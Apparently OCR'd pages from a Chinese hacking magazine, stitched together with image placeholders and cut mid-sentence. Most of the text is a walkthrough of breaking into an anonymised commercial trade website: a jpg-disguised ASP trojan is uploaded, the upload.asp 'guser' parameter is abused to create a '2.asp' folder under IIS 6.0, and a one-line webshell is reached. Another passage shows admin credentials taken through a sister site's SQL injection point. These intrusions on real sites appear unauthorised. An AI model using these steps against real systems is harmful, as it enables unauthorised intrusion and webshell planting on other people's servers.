


图 5




图 6




图 7

ReadForum这个库就是论坛的，如图5，这样就通过别的站的注入点拿到了论坛的管理员账号密码，如图6、图7。不过现在还是无法拿到WEBSHELL……太晚了，偶要睡觉了，就到这里了吧！

四、检测心得

本文很简单，只是说了一种在检测大站时所遇到的特殊情况。其实大多数网站都一样，有很多台服务器，并且会有多个分站，而主站一般都很强壮，主站所在的服务器也会比较强壮。但大网站一般都是把网站和数据库分开的，如果数据库服务器的安全、权限没有做好的话，就有可能通过其它不同服务器的分站的注入点，或其它漏洞来入侵主站。这次我遇到的情况就是主站和分站在不同的服务器，但主站的数据库和分站的数据库却都在同一台数据库服务器上，这样就有可能通过分站的注入漏洞来获取主站的后台管理员账号和密码！由于要为人家网站保密，所以没有给出一些图片，只能用文字说明了，不好意思。

编辑点评：

其实还是一个数据库权限设置的问题，严格设置权限的话不会有这种情况发生的。

渗透中国厨房设备供应商网

RabbitSafe

从本文你要多多注意作者在入侵中的细节

大家好，这次讲的渗透中国厨房设备供应商网过程比较简单，主要是渗透的一些思路，如果大家碰到类似的问题可以知道怎么解决。不多说了，下面跟我一起进入今天的渗透之旅吧！

该站网址是http://www.xxx.com/，我们先打开网站看看结构。网站有供应、求购、公司、产品、展会、加盟、资讯、人才、广告服务、厨具论坛等频道，按照习惯还是先从文章频道入手。

首页除了中国厨具企业名录这一块是动态asp查询的，其它信息分类、产品信息等模块都生成了静态页面，而且中国厨具企业名录这一块动态asp查询模块也没有找到SQL注入点。

首页最下面有人才招聘信息，程序是asp的，这里我想到了简历里照片上传处的漏洞。先去人才频道注册一个用户，但在简历里转了一圈，也没发现可以上传照片的地方，可能这套程序根本就没有上传照片的功能吧。

看了一下其它几个频道，也都是静态页面，没有什么好办法，网站的论坛是Powered by Discuz! 6.1.0版本，我对这个论坛的相关漏洞不是很了解。在网上一查，也没有查到这个版本的漏洞，只能继续再看看其它频道了。

不管那么多了，我们先去网站注册一个普通企业会员，这样就可以发布相关的信息，我们就要在这些操作中间寻些程序的漏洞，例如上传漏洞、发布信息的编辑器漏洞、SQL注入漏洞等。

这个后台发布信息的编辑器很简单，存在漏洞的可能性很小，SQL注入漏洞也不存在，不过，在发布新闻的时候发现有一个产品图片上传的功能，先试着传了一张jpg后缀的asp马，并进行抓包操作，成功上传上去了，说明没有对上传文件的内容进行验证。




图 1

上传完文件后再点击保存，写入文件名才能在网页里显示出来，我们来看看抓取的数据包，如图1。

我们每建立一个用户，服务器上就会以我们的用户名建一个文件夹，我们上传的文件都放在这个文件夹里，如图2。




图 2

大家肯定想到了，如果服务器是2003操作系统，我们可以建立一个x.asp的用户，然后利用IIS6.0的漏洞，因为任何后缀的文件在x.asp文件夹里都会被当成asp文件解析执行。

从抓包数据里可以得知IIS是6.0，应该是2003操作系统。但是，网站程序还是做了防范，禁止我们注册类似x.asp的用户名，很多新手可能到这里就要用其它的渗透方法了。其实没有必要那么做，如果不多遇到问题，我们怎么能进步呢？那接下来我们该如何继续渗透呢？




图 3

在我查看数据包时发现有guser=rabbit222这句，程序会为每一个注册用户都建立一个存放文件的文件夹。那程序是什么时候建立这个文件夹的呢？应该是我们上传文件的时候。

我们把那段post数据拷贝出来，如下所示：

http://xxx.com/inc/upload.asp?t=1&tMode=5&istwo=0&utype=guser&guser= rabbit222

从上传图片属性里可以看出，现在程序已经为用户rabbit222新建了rabbit222这个文件夹了，我们来访问一下**http://xxx.com /vipcom/rabbit222/**，提示无法找到该页面，如图3。

现在，我们直接在URL里提交**http://xxx.com/inc/upload.asp?t=1&tMode=5&istwo=0&utype=guser&guser=rabbit222**，页面提示“错误：请先选择你要上传的文件![重新上传]”。

大家想到了什么？是不是和动网上传漏洞有点类似呢？我们再访问**http://xxx.com /vipcom/rabbit222/**，提示文件夹已经存在，如图4，说明rabbit222这个文件已经成功建立了。




图 4

接下来，有两种方法，**第一种是把抓取的数据包保存下来，然后用nc提交；第二种方法是直接用Domain3.5工具综合上传功能里的动网上传功能上传，这种只要保存数据包里的cookie值和上传地址。**这两种方法都差不多，我简单给大家演示一下。




图 5

第一种，我们把数据包保存成txt文件，这里我用了一个有界面的nc提交工具，看起来理解得更方便。把网站的ip地址和访问端口填进去，然后点击连接会提示连接成功。把txt里发送的信息粘贴进去，把post那里的guser修改成2.asp，点击“发送上面的信息”，




图 6




图 7

当上面提示上传成功后，如图5，我们来访问一下网马。在URL里提交**http://xxx.com/vipcom/2.asp/1018509306.jpg**，如图6。

一句话木马成功上传到服务器了，接下来大家就可以上传大马了。

第二种，直接用工具上传。打开domain3.5，然后选择“综




图 8


高手专栏

小工具，大作用！再破Discuz!NT

Jannock

LCX高专

这期还是小工具专题，一篇是介绍Web上的瑞士军刀——Firebug，一篇是介绍系统自带的小命令。这两篇文章会让大家有意想不到的收获的，仔细阅读吧！



通过本文你可以了解Firefox插件Firebug在入侵中的妙用

Web入侵检测，你还只用抓包和NC提交吗（NC.EXE，又名瑞士军刀，黑客常备工具之一）？今天结合Discuz!NT 0day给大家介绍一个小工具，从某些方面来说，比NC更有效，更实用。

这个小工具就是Firebug，它是Firefox下的一款开发类插件，现属于Firefox的五星级强力推荐插件之一。它集HTML查看和编辑、Javascript控制台、网络状况监视器于一体，是开发JavaScript、CSS、HTML和Ajax的得力助手。

